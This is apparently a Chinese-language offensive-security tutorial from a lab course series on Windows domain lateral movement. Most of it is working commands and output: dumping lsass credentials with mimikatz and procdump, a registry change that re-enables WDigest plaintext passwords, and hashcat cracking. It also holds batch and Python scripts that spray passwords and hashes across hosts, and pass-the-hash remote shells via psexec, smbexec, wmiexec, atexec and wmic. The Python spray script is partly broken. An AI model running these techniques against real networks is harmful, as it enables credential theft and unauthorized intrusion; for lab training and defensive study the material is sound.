[*] Attempting to read ADMIN$\Temp\rdeJdoCW.tmp
nt authority\system
```

0x00实验室

还自带提权。优点:方便快捷,可以支持hash。缺点:第三方工具,会受到杀毒软件或防护的影响。如果目标主机有杀软或防护的话,要对该软件进行免杀

案例3-横向渗透明文HASH传递批量利用-综合

webServer已经拿到权限

获取密码

```
minikatz 2.2.0 x64 (no-ee)
* Username : Administrator
* Domain : WEBSERVER
* Password : admin!@#45
wdigest :
* Username : Administrator
* Domain : WEBSERVER
* Password : admin!@#45
kerberos :
* Username : Administrator
* Domain : WEBSERVER
* Password : admin!@#45
ssp :
[00000000]
* Username : administrator
* Domain : (null)
* Password : admin!@#45
credman :
Authentication Id : 0 : 995 (00000000-000003e3)
```

0x00实验室

获得本机密码

```
新建文本文档.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
administrator
admin!@#45
```

0x00实验室

探针存活主机

```
C:\Users\Administrator>for /L %i in (1,1,254) DO Ping -w 1 -n 1 192.168.3.%i & findstr "TTL="
来自 192.168.3.21 的回复: 字节=32 时间=1ms TTL=128
来自 192.168.3.25 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.3.29 的回复: 字节=32 时间=1ms TTL=128
来自 192.168.3.30 的回复: 字节=32 时间=2ms TTL=128
来自 192.168.3.31 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.3.32 的回复: 字节=32 时间=1ms TTL=128
^C^C
```

0x00实验室

使用批处理来跑多个IP地址使用固定的密码账号,来执行个whoami,ips.txt就是刚才收集到存活主机的IP地址

```
at_ip.bat - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
FOR /F %i in (ips.txt) do atexec.exe ./administrator:admin!@#45@%i whoami
```

0x00实验室

```


C:\Users\Administrator\Desktop\pass>atexec.exe ./administrator:admin!@#45@192.168.3.25 whoami
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)

C:\Users\Administrator\Desktop\pass>atexec.exe ./administrator:admin!@#45@192.168.3.29 whoami
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \RbZAnJVa
[*] Running task \RbZAnJVa
[*] Deleting task \RbZAnJVa
[*] Attempting to read ADMIN$\Temp\RbZAnJVa.tmp
[*] Attempting to read ADMIN$\Temp\RbZAnJVa.tmp
nt authority\system

```

 0x00实验室

192.168.3.29采用的是同密码

继续拿下这个主机,重复之前操作。丰富密码字典。

之后拿密码字典去攻击域控



```

FOR /F %%i in (ips.txt) do net use \\%%i\ipc$ "admin!@#45"
/user:administrator #批量检测IP对应明文连接

FOR /F %%i in (ips.txt) do atexec.exe
./administrator:admin!@#45@%%i whoami #批量检测IP对应明文回显版

FOR /F %%i in (pass.txt) do atexec.exe ./administrator:%
%i@192.168.3.21 whoami #批量检测明文对应IP回显版

FOR /F %%i in (hash.txt) do atexec.exe -hashes :%%i
./administrator@192.168.3.21 whoami #批量检测HASH对应IP回显版

```

用户名也可以变。以上bat缺点只有一个变量。可以用bat实现多变量,也可以使用python写,然后使用第三方库,打包成.exe

```
net use \\192.168.3.32\ipc$ admin!@#45 /user:god\dbadmin
```

```
#pip install pyinstaller
```

```
#pyinstaller -F fuck_neiwan_001.py 生成可执行EXE
```

```

1 import os,time
2 ips={
3 '192.168.3.21',
4 '192.168.3.25',
5 '192.168.3.29',

```

```
6  '192.168.3.30',
7  '1'
8  }
9  user = {
10 'Administrator',
11 'boss',
12 'dbadmin',
13 'fileadmin',
14 'mack'
15 'mary'
16 'vpnamd'
17 'webadmin'
18 passs = {
19 'admin',
20 'admin!@#45',
21 'Admin12345'
22 }
23 for ip in ips:
24 for user in users:
25 for mima in passs:
26 exec = "net use \\"+"\\ "+ip+"\\ipc$ "+mima+" /user:god\\"+user
27 print("----->"+exec+"<-----")
28 os.system(exec)
29 time.sleep(1)
```

day67.域横向 smb&wmi 明文或 hash 传递

知识点1:

Windows2012以上版本默认关闭wdigest,攻击者无法从内存中获取明文密码

Windows2012以下版本安装KB2871997补丁,也会导致无法获取明文密码

针对以上情况,我们提供了4种方式解决此类问题

- 1.利用哈希hash传递(pth,ptk等)进行移动
- 2.利用其他服务协议(SMB,WMI等)进行哈希移动
- 3.利用注册表操作开启Wdigest Auth值进行获取
- 4.利用工具或第三方平台(Hachcat)进行破解获取

知识点2:

Windows系统LM HASH及NTLM Hash加密算法,个人系统在Windows vista后,服务器系统在Windows 2003以后,认证方式均为NTLM Hash。

#注册表修改

```
reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

0x00实验室


演示案例:

案例1-ProcDump+Mimikatz配合获取

procdump是Windows官方的工具

如果上传Minmiktz上传后被杀,可以使用Procdump+Mimikatz这个方法

运行procdump在当前目录下生成lsass.dmp文件



```
C:\Procdump>procdump -accepteula -ma lsass.exe lsass.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[18:54:11] Dump 1 initiated: C:\Procdump\lsass.dmp
[18:54:11] Dump 1 writing: Estimated dump file size is 55 MB.
[18:54:11] Dump 1 complete: 56 MB written in 0.2 seconds
[18:54:11] Dump count reached.

C:\Procdump>procdump -accepteula -ma lsass.exe lsass.dmp
```

然后在mimi上使用命令还原出来密码

在目标主机上用proc生成文件,然后再在本地上用Mim还原出密码

```
1 # mimikatz上执行:
2 sekurlas::minidump lsass.dmp
3 sekurlas::logonPasswords full
```

Hashcat破解获取Windows NTML Hash

```
1 hashcat -a 0 -m 1000 file --force
```

案例2-域横向移动SMB服务利用-psexec,smbexec(官方自带)

利用SMB服务可以通过明文或hash传递来远程执行,条件445服务端口开放。

#psexec第一种:先有ipc链接,psexec需要明文或hash传递

```
net use \\192.168.3.32\ipc$ "admin!@#45" /user:administrator
```

```
psexec \\102.168.3.32 -s cmd #需要先有ipc链接 -s以system权限运行
```




```
C:\Users\Administrator\Desktop\PSTools>net use \\192.168.3.32\ipc$ "admin!@#45" /user:administrator
命令成功完成。

C:\Users\Administrator\Desktop\PSTools>psexec \\192.168.3.32 -s cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation. 保留所有权利。

C:\Windows\system32>
```



#psexec第二种:不用建立IPC直接提供明文账户密码
官方Pstools无法采用hash连接

```
psexec \\192.168.3.21 -u administrator -p Admin12345 -s cmd
psexec -hashes :$HASH$ ./administrator@10.1.2.3
psexec -hashes :$HASH$ domain/administrator@10.1.2.3
psexec -hashes :518b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32
#非官方自带-参考impacket工具包使用,操作简单,容易被杀
```




在官网下载pstools,上传至目标主机

```
C:\Users\Administrator\Desktop\PSTools>psexec \\192.168.3.21 -u administrator -p Admin12345 -s cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation. 保留所有权利。

C:\Windows\system32>
```



执行命令,将前期信息收集到的ip地址,用户名,密码,反弹回cmd
基于Hash的:

```
C:\Users\Administrator\Desktop\PSTools>psexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

PsExec could not start ./administrator@192.168.3.32 on WEBSEVER:
系统找不到指定的文件。

C:\Users\Administrator\Desktop\PSTools>
```



执行时出现了问题,解决需要用到一个非官方的库impacket

```
C:\Users\Administrator\Desktop\impacket-examples-windows>psexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 192.168.3.32....
[*] Found writable share ADMIN$
[*] Uploading file vmChZw1P.exe
[*] Opening SVCManager on 192.168.3.32....
[*] Creating service ZzaF on 192.168.3.32....
[*] Starting service ZzaF.....
[!] Press help for extra shell commands
```

0x00实验室

反弹成功

#smbexec无需先ipc链接 明文或哈希传递

```
smbexec god/administrator:Admin12345@192.168.3.21
smbexec ./administrator:admin!@#45@192.168.3.32
smbexec -hashes :$HASH$ ./admin@192.168.3.21
smbexec -hashes :$HASH$ domain/admin@192.168.3.21
smbexec -hashes :518b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32
smbexec -hashes :ccecf208c6485269c20db2cad21734fe7
god/administrator@192.168.3.21
```

0x00实验室

```
C:\Users\Administrator\Desktop\impacket-examples-windows>smbexec god/administrator:Admin12345@192.168.3.21
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::d83c:67d6:f541:e1bf%11
    IPv4 地址 . . . . . : 192.168.3.21
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.3.1

隧道适配器 isatap. {070796FC-2C6E-4B95-A5DB-81AB35E59FF4}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

隧道适配器 Teredo Tunneling Pseudo-Interface:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :
```

0x00实验室

```
C:\Users\Administrator\Desktop\impacket-examples-windows>smbexec ./administrator:admin!@#45@192.168.3.32
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

0x00实验室


域横向移动WMI服务利用-cscript,wmiexec,wmic

WMI(windows Management Instrumentation)时通过135端口进行利用,支持用户名明文或者hash的方式进行认证,并且该方法不会在目标日志系统留下痕迹

#自带WMIC 明文传递 无回显(缺点,功能比较尴尬)

```
1 wmic /node:192.168.3.21 /user:administrator /password:Admin12345 process call c
```


原本是没有1.txt



在目标主机上执行命令,等待连接

```
C:\Windows\system32>exit  
C:\Users\Administrator\Desktop\impacket-examples-windows>cd\  
C:\>wmic /node:192.168.3.21 /user:administrator /password:Admin12345 process call create "cmd.exe /c ipconfig >C:\1.txt"
```

连接完毕后,在目标主机上连接的那个域主机上出现了1.txt



```
#自带cscript明文传递 有回显  
cscript //nologo wmiexec.vbs /shell 192.168.3.21  
administrator Admin12345
```


需要借助一个wmiexec.vbs文件,在资源中有
执行命令,反弹cmd

```

C:\Users\Administrator\Desktop\pass>cscript //nologo wmiexec.vbs /shell 192.168.3.21 administrator Admin12345
WMIEXEC : Target -> 192.168.3.21
WMIEXEC : Connecting...
WMIEXEC : Login -> OK
WMIEXEC : Result File -> C:\wmi.dll
WMIEXEC : Share created success.
WMIEXEC : Share Name -> WMI_SHARE
WMIEXEC : Share Path -> C:\
C:\Windows\system32>whoami
god\administrator

C:\Windows\system32>

```

 0x00实验室

```

#套件impacket wmiexec 明文或hash传递 有回显exe版本

wmiexec ./administrator:admin!@#45@192.168.3.32 "whoami"

wmiexec god/administrator:Admin12345@192.168.3.21 "whoami"

wmiexec -hashes :518b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32 "whoami"

wmiexec -hashes :cceef208c6485269c20db2cad21734fe7
god/administrator@192.168.3.21 "whoami"

```

 0x00实验室

```

C:\Users\Administrator\Desktop\impacket-examples-windows>wmiexec ./administrator:admin!@#45@192.168.3.32 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
sqlserver\administrator

C:\Users\Administrator\Desktop\impacket-examples-windows>wmiexec god/administrator:Admin12345@192.168.3.21 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv2.1 dialect used
god\administrator

C:\Users\Administrator\Desktop\impacket-examples-windows>
C:\Users\Administrator\Desktop\impacket-examples-windows>wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
sqlserver\administrator

```

 0x00实验室

 0x00实验室


0x00实验室

无名安全团队 | 人无名 便可潜心练剑!

29篇原创内容

公众号

麻烦点个关注，持续更新这个系列的教程笔记以及更多信安知识。